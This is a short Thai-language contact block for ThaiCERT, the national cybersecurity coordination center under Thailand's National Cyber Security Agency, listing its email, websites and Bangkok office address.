ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ (ศปช.)
สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ

Email: thaicert@ncsa.or.th

Website:

<https://www.ncsa.or.th>

<https://www.thaicert.or.th>

120 หมู่ 3 อาคารรัฐประศาสนภักดี (อาคารบี) ชั้น 7 ศูนย์ราชการเฉลิมพระเกียรติ 80 พรรษา
5 ธันวาคม 2560 ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพฯ 10210

